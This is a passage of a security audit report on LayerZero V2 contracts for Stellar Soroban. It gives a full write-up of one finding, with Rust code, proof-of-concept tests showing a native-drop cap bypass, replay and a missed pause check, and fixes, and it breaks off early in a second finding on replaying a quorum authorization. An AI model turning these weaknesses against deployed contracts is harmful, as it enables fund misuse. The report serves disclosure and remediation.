LayerZero V2 on Stellar (TCE Review)

LayerZero

HALBORN

Summary

100% OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ABOUT THIS REPORT


ASSESSMENT TYPE
Assurance Assessment

SOURCE CODE
contracts/protocol/stellar/contracts/common-macros

DATE OF ENGAGEMENT
Jul 26, 2026 - Jul 31, 2026

SEVERITY BREAKDOWN

9	4	5	0
All Findings	Risk Accepted	Acknowledged	Solved



INTRODUCTION

LayerZero Labs engaged Halborn to assess the LayerZero V2 protocol contracts for Stellar Soroban, written in Rust. The review ran for five working days, from 2026-07-27 to 2026-07-31, against commit `d20f6fa202306c9a01826cf071fcaed982490c5f` of the `LayerZero-Labs/monorepo-external` repository. This was a time-limited TCE review of the agreed protocol scope.
The agreed scope covered the following source directories:

- Shared code: `contracts/protocol/stellar/contracts/common-macros/src` and `contracts/protocol/stellar/contracts/utils/src`, resolved from the monorepo shared utility and macro crates.
- Endpoint: `contracts/protocol/stellar/contracts/endpoint-v2/src`.
- Message libraries: `contracts/protocol/stellar/contracts/message-libs/message-lib-common/src`, `contracts/protocol/stellar/contracts/message-libs/uln-302/src`, `contracts/protocol/stellar/contracts/message-libs/treasury/src`, and `contracts/protocol/stellar/contracts/message-libs/blocked-message-lib/src`.

- Workers and upgrades: `contracts/protocol/stellar/contracts/workers/worker/src`, `contracts/protocol/stellar/contracts/workers/dvn/src`, `contracts/protocol/stellar/contracts/workers/fee-lib-interfaces/src`, `contracts/protocol/stellar/contracts/workers/executor/src`, `contracts/protocol/stellar/contracts/workers/executor-helper/src`, and `contracts/protocol/stellar/contracts/upgrader/src`.

OneSig, OApp, and OFT were out of scope. The `price-feed` and `executor-fee-lib` implementations were also outside the agreed scope; inclusion of `fee-lib-interfaces` did not include those implementations. Reading adjacent code to understand a dependency did not expand the assessment scope.

After reconciliation with the client discussions, the report retains nine substantive findings: four Low and five Informational. No Critical, High, or Medium finding remains. The withdrawn price-feed observation and the out-of-scope executor-fee-lib observation are recorded as Not Applicable and are excluded from the substantive finding totals. Previously deleted findings are also excluded.

The nine retained findings are acknowledged observations. Client responses explain the intended protocol behavior, accepted configuration risks, or planned developer guidance; they do not establish that a code fix was implemented or verified. The pagination finding is Informational because an invalid query affects only the caller's view invocation, with no demonstrated cross-user impact. This also addresses the client's classification request.

Retained observations

- Executor native drops and DVN administrator recovery rely on the intended worker and quorum trust model. The client confirmed that native-drop behavior follows the EVM implementation and that the `set_admin` authorization exception supports recovery.
- Receive-library rotation deliberately retains the previous library during an operator-selected grace period. The client's explanation of in-flight message handling and library-specific packets was accepted during review and governs the interpretation of the historical test results.
- Pagination arithmetic and oversized multisig configuration remain bounded operational observations. The client described small registered-library counts and acknowledged oversized quorums as an edge case.
- Endpoint fee handling and ULN configuration follow the protocol's existing payment, configuration, and trust conventions. The client's responses describe atomic funding and sending, caller-selected workers, and deliberate compatibility with EVM behavior.
- Shared macro and utility concerns remain guidance for future consumers. The client acknowledged them for developer documentation without committing a code change.

Review approach and limits

The original review combined static source review with focused tests and proof-of-concept work. The report reconciliation incorporates client explanations and removes withdrawn or out-of-scope conclusions. No source-code remediation, deployed configuration, or new test execution was verified as part of this reconciliation. A planned additional phase covering feature gates, macro exports, TTL configuration, and dependency hygiene was not completed as a comprehensive review within the engagement window; isolated observations do not establish complete coverage of those areas.

Technical Profile

System Summary

The assessed contracts implement LayerZero V2 messaging on Stellar Soroban. An application submits a message to the local endpoint, a configured message library prices and encodes it, configured decentralized verifier networks (DVNs) attest to the packet on the destination chain, and an executor delivers the message to the destination application.

Components

- `EndpointV2` manages message nonces, stored payload hashes, the compose queue, delegates, fee settlement, and selection of send and receive libraries.
- `uln-302` assembles outbound worker fees and applies the configured DVN requirements when committing inbound verification. `message-lib-common` provides shared message-library functionality.
- `blocked-message-lib` disables a pathway, and `treasury` supplies the protocol fee component.
- `dvn` uses signer-quorum authorization. `executor` and `executor-helper` coordinate delivery, while `worker` provides shared administration and configuration. `fee-lib-interfaces` defines interfaces to external fee-library implementations.
- Shared macros and utilities generate common authorization, multisig, storage-lifecycle, and upgrade behavior. `upgrader` coordinates WASM replacement for contracts that support it.

Authority and State

The contracts combine ordinary Soroban authorization through `Address::require_auth`, ownership and role checks, and custom-account authorization in the DVN and Executor. The DVN checks a signer quorum, while the Executor checks the permitted invocation structure. Worker administrators operate

within the authority granted by the protocol; an empty administrator set and its recovery path must be considered together.
Applications can appoint delegates and select their pathway configuration. Receive-library rotation may leave the previous library valid for a configured grace period. These choices define the effective trust boundary of each application.
State uses Soroban instance, persistent, and temporary storage. Message state is keyed by the relevant pathway and nonce. Storage lifetime, restoration, and upgrades are lifecycle dependencies. The shared code must be evaluated in the context of each consuming contract, especially where a generated method is overridden or a generated entry point is exposed.

Execution Flows

Outbound Send and Fees

An application sends a destination endpoint ID, receiver, message, options, and refund address to the endpoint. The endpoint resolves the send library, which obtains worker fees and the treasury fee. The endpoint settles those fees, records the outbound nonce, and emits the packet.
The client described the intended integration as funding the endpoint and sending within one atomic invocation. Fee settlement uses the balance available to that invocation; insufficient funding causes the send to revert. The retained fee observations document the consequences of deviating from that integration pattern and the configuration of worker payout addresses. Worker selection remains an application configuration decision.

Inbound Verification

DVNs record attestations for packet data. ULN-302 evaluates those attestations against the effective required and optional DVN configuration before committing verification to the endpoint. The endpoint requires an authorized receive library for the pathway and records the verified payload hash.
During a configured rotation grace period, the previous receive library can remain valid alongside the newly selected library so that in-flight messages can complete. The client explained that this is intended governance behavior and that packets are library-specific. That explanation was accepted in the report review. The retained observation should be read with those trust and configuration assumptions.

Delivery and Composition

The executor and helper coordinate the authorized call to the destination application or composer. The application consumes the verified message through the endpoint's message-state checks. Value-bearing delivery must use the intended application-side transfer and authorization structure. The prior

claim that nonzero-value delivery is inherently impossible was withdrawn after the test fixture was found to omit that transfer; it is not a conclusion of this report.

Administration and Recovery

Authorized operators configure workers, signer sets, quorum thresholds, destination parameters, and pathway defaults. Applications or their delegates configure application-specific pathways. The DVN's `set_admin` authorization exception permits quorum-based administrator recovery. The client confirmed that this exception is intentional. Oversized signer sets or thresholds remain an acknowledged configuration edge case, with no code remediation verified during this reconciliation.

Attack Surface

Reviewed Boundaries

The review considered public entry points, caller-provided message data, authorization, configuration, cross-contract calls, and lifecycle behavior within the agreed source scope.

Caller Inputs

- Outbound destinations, receivers, message bodies, options, refund addresses, and the funding supplied for a send.
- Inbound packet data, nonces, payload hashes, and DVN attestations evaluated against the effective pathway configuration.
- Pagination arguments supplied to `get_registered_libraries`. An overflowing addition affects the caller's view invocation; the retained observation does not claim third-party state corruption or a protocol-wide outage.

Authority and Configuration

- Soroban authorization entries and the invocation contexts checked by custom accounts.
- Worker administrators, signer quorums, owners, delegates, and upgrade operators acting within their granted roles.
- Receive-library selection and grace periods, required and optional DVN lists, quorum thresholds, and worker payout addresses.

Dependencies and Lifecycle

Configured contract addresses and cross-contract returns influence message routing, quotes, and payment. Shared macros influence exported methods, authorization, migration, and storage lifetime. Adjacent implementation code was considered only as context where needed; this does not constitute an audit of the excluded fee-library, price-feed, OApp, OFT, or OneSig implementations.

Threat Model

Security Properties

The assessment considered message authenticity, destination and payload binding, nonce handling, fee settlement, availability, and preservation of administrative authority. Each observation must be read with the relevant caller permissions and application configuration.

Actors and Trust

- An arbitrary transaction submitter can call public entry points but does not thereby obtain worker, signer, owner, or application authority.
- An application and its delegate select its pathway settings, receive libraries, workers, and DVN configuration. Their choices determine which parties the application trusts.
- Configured DVNs and their signer quorums are trusted to attest under the selected configuration. Receive libraries remain authorized for the configured grace period, including after a rotation begins.
- Executor administrators and worker operators carry operational responsibilities for native drops, payout configuration, and delivery. Findings requiring those roles are distinct from actions available to an unprivileged caller.
- Owners, quorum members, and upgrade operators can change the configuration or code within their authority. Oversized multisig configuration is an operator-controlled edge case.

Client Clarifications

The client confirmed that several retained observations reflect deliberate compatibility with EVM behavior. These include native-drop handling, endpoint balance-based fee settlement, worker selection, and ULN configuration. The intended payment model combines funding and sending atomically. The administrator-recovery exception and receive-library grace period are intentional protocol mechanisms.

These explanations inform the disposition of the findings. An acknowledgement records the client's position; it does not demonstrate that a mitigation was deployed, that an implementation changed, or that a claimed impact was reproduced. The report excludes the withdrawn delivery claim and out-of-scope implementation findings, and it does not infer a new exploit from an accepted configuration choice.

Dynamic Testing and Proof-of-Concept Campaign

The original assessment used focused tests and proof-of-concept work alongside static review. The individual retained findings contain the relevant historical commands, fixtures, and reported results. No tests were rerun as part of the client-discussion reconciliation, and no new code remediation was independently verified.

Interpretation of Existing Evidence

- The native-drop probes report that the tested admin-authorized calls exceed the configured cap, accept repeated parameters, and operate while the worker is paused. The client described this as expected behavior consistent with the EVM implementation. Those results do not establish an unprivileged theft path.
- The DVN authorization probes exercise the administrator-recovery exception. The client confirmed the exception is intentional. Its presence should not be described as a verified remediation failure.
- The pagination probes show the arithmetic failure in the caller's view invocation. The client reported that registered-library counts remain small and requested Informational classification. The finding is classified as Informational based on its caller-only impact and absence of a demonstrated effect on other users.
- The receive-library PoC displayed in the retained finding shows two libraries verifying different nonces during the grace period. A separate historical report test, `0a997fd7-d5fd-4c1d-91a5-53c5acd7871e`, records same-nonce payload replacement and rejection of the previous library one second after expiry, with results attributed to `endpoint-v2/src/tests/dt_p3_3.rs`. These records show the fixture's behavior when the previous library remains authorized during the configured window. They do not by themselves demonstrate an attack against the intended handling of library-specific packets. Neither receipt was rerun during this reconciliation. The client's clarification of the intended grace-period behavior was accepted.
- The oversized-quorum PoC shows that a configuration with 300 signers and a threshold of 300 is accepted. That is a configuration precondition, not execution evidence that every recovery path is permanently unavailable. The client acknowledged the edge case.
- The fee and ULN probes must be interpreted with the client's stated integration and trust model, including atomic funding and sending and operator-selected DVN configuration. Macro and utility

observations combine limited runtime probes with static analysis and remain guidance for future consumers.

Withdrawals and Coverage Limits

The original nonzero-value delivery claim relied on a mock application that omitted the transfer required by the intended authorization flow. That claim was withdrawn and is excluded from the findings and conclusions. The price-feed and executor-fee-lib observations are also excluded because those implementations were outside the agreed scope.
Historical test output establishes only what the specific fixture and assertions exercised. It does not by itself establish deployment behavior, current source behavior, full exploit impact, or remediation. Earlier aggregate counts are not restated here because the revised report excludes withdrawn and out-of-scope claims, and those counts have not been reconciled against the retained evidence. The planned additional lifecycle and build-configuration review was not completed comprehensively within the five-day engagement.

Risk Methodology

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

10.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILITY METRIC (m_e)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A)	1
	Specific (AO:S)	0.2
Attack Cost (AC)	Low (AC:L)	1
	Medium (AC:M)	0.67
	High (AC:H)	0.33
Attack Complexity (AX)	Low (AX:L)	1
	Medium (AX:M)	0.67
	High (AX:H)	0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

10.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (m_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (C:N)	0
	Low (C:L)	0.25
	Medium (C:M)	0.5
	High (C:H)	0.75
	Critical (C:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75

IMPACT METRIC (m_I)	METRIC VALUE	NUMERICAL VALUE
	Critical (A:C)	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium (Y:M)	0.5
	High (Y:H)	0.75
	Critical (Y:C)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

10.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N)	1
	Partial (R:P)	0.5
	Full (R:F)	0.25
Scope (s)	Changed (S:C)	1.25

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
	Unchanged (S:U)	1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Critical	High	Medium	Low	Informational
9 - 10	7 - 8.9	4.5 - 6.9	2 - 4.4	0 - 1.9


Scope

FILE

(a) Submitted File: contracts/protocol/stellar/contracts/common-macros/src

(b) Items in scope:

- contracts/protocol/stellar/contracts 13 files
  - common-macros 1 file
    - src
  - endpoint-v2 1 file
    - src
  - message-libs 4 files
    - blocked-message-lib 1 file
      - src
    - message-lib-common 1 file
      - src
    - treasury 1 file
      - src
    - uln-302 1 file
      - src
  - upgrader 1 file
    - src
  - utils 1 file
    - src
  - workers 5 files



Out-of-Scope: New features/implementations after the remediation commit IDs.

Assessment Summary & Findings Overview

#	TITLE	SEVERITY	SCORE	STATUS
HAL-001	LzExecutor::native_drop ignores the destination native_cap and re-applies byte-identical drops	Low	3.8	RISK ACCEPTED
HAL-002	LzDVN::__check_auth skips the transaction binding on set_admin, so anyone can replay a harvested quorum authorization	Low	2.9	RISK ACCEPTED
HAL-003	Receive-library grace periods permit overlapping trust without an enforced maximum duration	Low	2.3	RISK ACCEPTED
HAL-004	set_threshold and add_signer permit quorum sizes without an absolute resource bound	Low	2.0	RISK ACCEPTED
HAL-005	pay_messaging_fees treats the endpoint's entire token balance as the current sender's payment	Informational	1.6	ACKNOWLEDGED

#	TITLE	SEVERITY	SCORE	STATUS
HAL-006	Endpoint fee path does not bind fees to the sender and does not validate worker payout addresses	Informational	0.8	ACKNOWLEDGED
HAL-007	ULN-302 configuration and inbound verification have validation gaps	Informational	0.8	ACKNOWLEDGED
HAL-008	get_registered_libraries traps on an unchecked start + max_count addition	Informational	—	ACKNOWLEDGED
HAL-009	Shared macro and utility crates have latent footguns in auth, multisig, upgrade, TTL, and signature recovery	Informational	—	ACKNOWLEDGED

Findings & Tech Details

HAL-001 RISK ACCEPTED

LzExecutor::native_drop ignores the destination native_cap and re-applies byte-identical drops

Low · 3.8 AO:A/AC:L/AX:L/R:N/S:U/C:N/A:L/I:L/D:L/Y:N

DESCRIPTION

`native_drop` is the Executor's value-delivery path. It transfers native token from the executor admin to a list of receivers that the caller supplies. The caller also passes `dst_eid`, the endpoint id of the destination the message is paid for.

`native_drop` never calls `Self::dst_config(env, dst_eid)`. The per-destination `native_cap` is the protocol's only bound on how much native value one message may move, and this function never loads it. `require_admin_auth` is the only control on the path.

Code Location

RUST

```
// contracts/protocol/stellar/contracts/workers/executor/src/executor.rs - native_drop
fn native_drop(
    env: &Env,
    admin: &Address,
    origin: &Origin,
    dst_eid: u32,
    oapp: &Address,
    native_drop_params: &Vec<NativeDropParams>,
) {
    require_admin_auth::<Self>(env, admin);   // the ONLY control on this path
    // no Self::dst_config(env, dst_eid) lookup, so no native_cap is loaded
    // no sum over native_drop_params, and no per-element amount validation
    // no idempotency key, and no assert_not_paused::<Self>(env)
    let endpoint_client = LayerZeroEndpointV2Client::new(env, &Self::endpoint(env));
    let token_client = TokenClient::new(env, &endpoint_client.native_token());

    let mut success = vec![env];
    native_drop_params.iter().for_each(|param| {
        success.push_back(token_client.try_transfer(admin, &param.receiver,
&param.amount).is_ok())
    });

    NativeDropApplied { origin: origin.clone(), dst_eid, oapp: oapp.clone(),
                        native_drop_params: native_drop_params.clone(), success }.publish(env);
}
```

The three arguments that look binding are labels with nothing attesting to them. `origin`, `dst_eid` and `oapp` are cloned into the `NativeDropApplied` event and are used nowhere else. No on-chain state validates any of them.

The quote path does enforce the same bound, which makes this an asymmetry rather than a deliberate omission. `get_fee` loads the destination config and passes `native_cap` to the fee library.

The fee library adds up every native-drop option and rejects a total above the cap.

RUST

```rust
// contracts/protocol/stellar/contracts/workers/executor/src/executor.rs - get_fee
assert_not_paused::<Self>(env);
assert_acl::<Self>(env, sender);
let dst_config = Self::dst_config(env, dst_eid).unwrap_or_panic(env,
ExecutorError::EidNotSupported);
let fee_params = FeeParams { /* ... */ native_cap: dst_config.native_cap, /* ... */ };

// contracts/protocol/stellar/contracts/workers/executor-fee-lib/src/executor_option.rs -
parse_executor_options
assert_with_error!(env, agg_options.total_value <= native_cap,
ExecutorFeeLibError::NativeAmountExceedsCap);
```

The Executor therefore advertises a per-destination ceiling to OApps and charges a fee computed against it, then does not enforce that ceiling where value moves. The same comparison shows two guards that `native_drop` lacks. `get_fee` calls `assert_not_paused` and `assert_acl`, so the pause switch covers fee quoting but not the path that moves value.

`NativeDropParams.amount` is an `i128`, and the `native_cap` that nominally bounds it is a `u128`. Nothing rejects `amount == 0`. A negative amount makes the SAC `transfer` panic, and `try_transfer` turns that panic into `success = [false]`, so a malformed job is recorded as an attempted drop instead of being rejected. An empty `native_drop_params` vector is accepted, and so is a vector of unbounded length.

This affects every destination an OApp pays a native drop for. `storage.rs` declares only `DstConfig { eid }`, `Endpoint` and `ExecutorHelperConfig`, so no storage key records an applied drop. A second application is then indistinguishable from the first in contract state and in the event stream, because the two emitted events are byte-identical. Any off-chain accounting or indexer that reconciles value dropped per destination against value paid per destination records an arbitrary amount attributed to a destination and an OApp that the caller chose.

Attacker scenario. Governance sets `dst_config(2)` with `native_cap = 1`, which advertises a ceiling of one stroop per message on that destination. The admin calls `native_drop(admin, origin, dst_eid = 2, oapp, [{receiver, amount: 1_000_000}])`. `require_admin_auth` is the only gate, so the drop applies at a million times the advertised cap. Resubmitting the byte-identical call applies it again, with no limit on how many times. `dst_eid = 999` is accepted as well, even though `dst_config(999)` is `None`, so the label need not name a configured destination.

Bound. No unprivileged party can reach this path. Every variant needs an executor admin key, and the value leaves that admin's own balance rather than the contract's, so exposure is limited by what that key holds. The damage is the loss of the Executor's own advertised bound and of drop idempotency, not theft of third-party funds. Two facts weaken that bound. `set_admin_by_admin` lets one admin key create more admin keys, which is the intended worker model. `native_drop` has no `assert_not_paused` check, so no switch stops a compromised key mid-incident.

Cross-VM parity. The Starknet port is missing the same cap check, but it pays from the contract's own balance (`executor.cairo`: `token.transfer(*params.receiver, *params.amount)` from `self`), which limits total exposure to the contract's funded balance. The Stellar port pays from the admin's personal balance, so contract state does not let anyone reconcile value paid against value delivered.

Impact

This is a silent wrong result. It is not theft by an unprivileged party, and it is not a denial of service by an attacker against others. The `native_cap` bound is not enforced where value moves, so the ceiling the Executor advertises and prices against does not hold. The same drop can be applied any number of times, because no idempotency key exists. Every movement carries `origin`, `dst_eid` and `oapp` values that no state validates.

The OApps that pay for native drops carry part of the cost. They are quoted against a ceiling that does not constrain what the destination delivers to them. Whoever reconciles the Executor's books carries the rest. A repeated drop and a mislabelled drop both look valid on chain, so the drop ledger cannot be matched against the fees paid. The executor admin takes the direct value loss, because the transfers leave that admin's own balance. Reaching any of this needs the executor admin key, so no unprivileged party can trigger it.

PROOF OF CONCEPT

Confirmed by an executed proof of concept. Both tests pass under `cargo test -p executor hal42`, and each one asserts the defective behaviour, so a passing run means the defect reproduces. The tests exercise the real `LzExecutor` and a real Stellar Asset Contract, from the executor crate's own test module.

SOL

```
running 2 tests
test tests::hal_poc::hal42_native_drop_is_not_covered_by_the_pause_switch ... ok
test tests::hal_poc::hal42_native_drop_ignores_native_cap_and_can_be_replayed ... ok

test result: ok. 2 passed; 0 failed; 0 ignored; 0 measured; 42 filtered out; finished in 0.06s
```

Environment / reproduce

Rust toolchain with soroban-sdk 25.1.1. Run `cargo test -p executor hal42`. The source is at `contracts/protocol/stellar/contracts/workers/executor/src/tests/hal_poc.rs`.

PoC script

SOL

```
/// Configure `native_cap = 1` for `dst_eid = 2`, drop 1_000_000 anyway, then replay
/// the byte-identical call.
#[test]
fn hal42_native_drop_ignores_native_cap_and_can_be_replayed() {
```

```
    let setup = TestSetup::new();
    let admin = setup.admins.get(0).unwrap();

    let mut cfg = setup.new_dst_config(0);
    cfg.native_cap = 1;
    setup.set_dst_config_one(&admin, 2, &cfg);
    assert_eq!(setup.client.dst_config(&2).unwrap().native_cap, 1);

    setup.mint_native(&admin, 2_000_005);

    let receiver = Address::generate(&setup.env);
    let receivers = vec![&setup.env, receiver.clone()];
    let amounts = vec![&setup.env, 1_000_000i128];
    let params = setup.native_drop_params(&receivers, &amounts);
    let origin = Origin { src_eid: 1, sender: BytesN::from_array(&setup.env, &[7u8; 32]), nonce:
1 };
    let oapp = Address::generate(&setup.env);

    setup.env.mock_all_auths_allowing_non_root_auth();

    // 1st application: 1_000_000 is a million times the native_cap of 1, and it goes through.
    setup.client.native_drop(&admin, &origin, &2, &oapp, &params);
    assert_eq!(setup.balance_native(&receiver), 1_000_000);

    // 2nd application: byte-identical arguments, applied again.
    setup.client.native_drop(&admin, &origin, &2, &oapp, &params);
    assert_eq!(setup.balance_native(&receiver), 2_000_000, "no idempotency key exists");

    // dst_eid is a pure label: an eid with no configuration at all is accepted too.
    assert_eq!(setup.client.dst_config(&999), None);
    let small = setup.native_drop_params(&receivers, &vec![&setup.env, 5i128]);
    setup.client.native_drop(&admin, &origin, &999, &oapp, &small);
    assert_eq!(setup.balance_native(&receiver), 2_000_005);
}

/// `native_drop` also has no pause check, unlike `get_fee`.
#[test]
fn hal42_native_drop_is_not_covered_by_the_pause_switch() {
    let setup = TestSetup::new();
    let admin = setup.admins.get(0).unwrap();

    setup.mock_owner_auth("set_paused", (true,));
    setup.client.set_paused(&true);
    assert!(setup.client.paused());

    setup.mint_native(&admin, 100);
    let receiver = Address::generate(&setup.env);
    let params = setup.native_drop_params(&vec![&setup.env, receiver.clone()], &vec![&setup.env,
100i128]);
    let origin = Origin { src_eid: 1, sender: BytesN::from_array(&setup.env, &[7u8; 32]), nonce:
1 };
    let oapp = Address::generate(&setup.env);

    setup.env.mock_all_auths_allowing_non_root_auth();
    setup.client.native_drop(&admin, &origin, &2, &oapp, &params);
    assert_eq!(setup.balance_native(&receiver), 100, "paused worker still moves native value");
}
```

RECOMMENDATION

To fix this issue, the following changes are recommended:

1. Enforce the cap where value moves, so the quote path and the execute path use the same bound. Load the destination config, sum the parameters with checked arithmetic, and compare the total against `native_cap`:

```sol
let cfg = Self::dst_config(env, dst_eid).unwrap_or_panic(env,
ExecutorError::EidNotSupported);
let mut total: i128 = 0;
for param in native_drop_params.iter() {
    total = total.checked_add(param.amount).unwrap_or_panic(env, ExecutorError::Overflow);
}
assert_with_error!(env, total as u128 <= cfg.native_cap,
ExecutorError::NativeAmountExceedsCap);
```

2. Validate each element and the vector itself. Require `param.amount > 0`. Reject an empty `native_drop_params`. Set an explicit upper bound on its length, so a single call cannot be made arbitrarily large.

3. Add an idempotency key, so a given drop applies exactly once. Add a persistent marker keyed by the origin tuple. Assert the marker is unset before the transfers run, and set it afterwards:

```sol
#[persistent(bool)]
struct NativeDropApplied { src_eid: u32, sender: BytesN<32>, nonce: u64 }
```

4. Add `assert_not_paused::<Self>(env)` to `native_drop`, so the pause switch covers the path that moves value and not just `get_fee`. Consider `assert_acl` as well, for parity with the quote path.

5. As defence in depth, bind the drop to what was quoted. Require the caller to pass the original options bytes, or their hash, and re-derive the receiver and amount set with `decode_native_drop_option` instead of accepting a free-form `Vec<NativeDropParams>`. This closes the attribution gap that lets `origin`, `dst_eid` and `oapp` be chosen freely. Cap checking on its own does not close that gap.

Until the cap is enforced at execution time, treat the `native_cap` value in `dst_config` as advisory and reconcile delivered native drops off chain.

REFERENCES

CWE-837: Improper Enforcement of a Single, Unique Action - CWE-20: Improper Input Validation - CWE-841: Improper Enforcement of Behavioral Workflow

REMEDIATION COMMENT

RISK ACCEPTED: LayerZero acknowledged this finding on August 6, 2026 and stated that the native-drop behavior is expected and consistent with the EVM implementation. Client response.

HAL-002 RISK ACCEPTED

LzDVN::__check_auth skips the transaction binding on set_admin, so anyone can replay a harvested quorum authorization

Low · 2.9 AO:A/AC:L/AX:M/R:P/S:U/C:N/A:M/I:H/D:N/Y:N

DESCRIPTION

The DVN is a custom account, so `__check_auth` holds all of its authorization logic. Every DVN operation carries a `TransactionAuthData` with a vid, an expiration, a set of quorum signatures, and a `sender`. The host also hands `__check_auth` a `signature_payload` that it derives from the transaction itself.
`__check_auth` decides whether to require the admin's ed25519 proof from the function-name Symbol of a single auth context. When that Symbol is `set_admin`, it skips `verify_admin_signature`.

Code Location

RUST

```rust
// contracts/protocol/stellar/contracts/workers/dvn/src/auth.rs - __check_auth
let (calls, is_set_admin) = match auth_contexts.len() {
    1 => {
        let call = Self::extract_single_self_call(&env, &auth_contexts)?;
        let is_set_admin = call.func == Symbol::new(&env, "set_admin");   // name-only
discriminator
        (vec![&env, call], is_set_admin)
    }
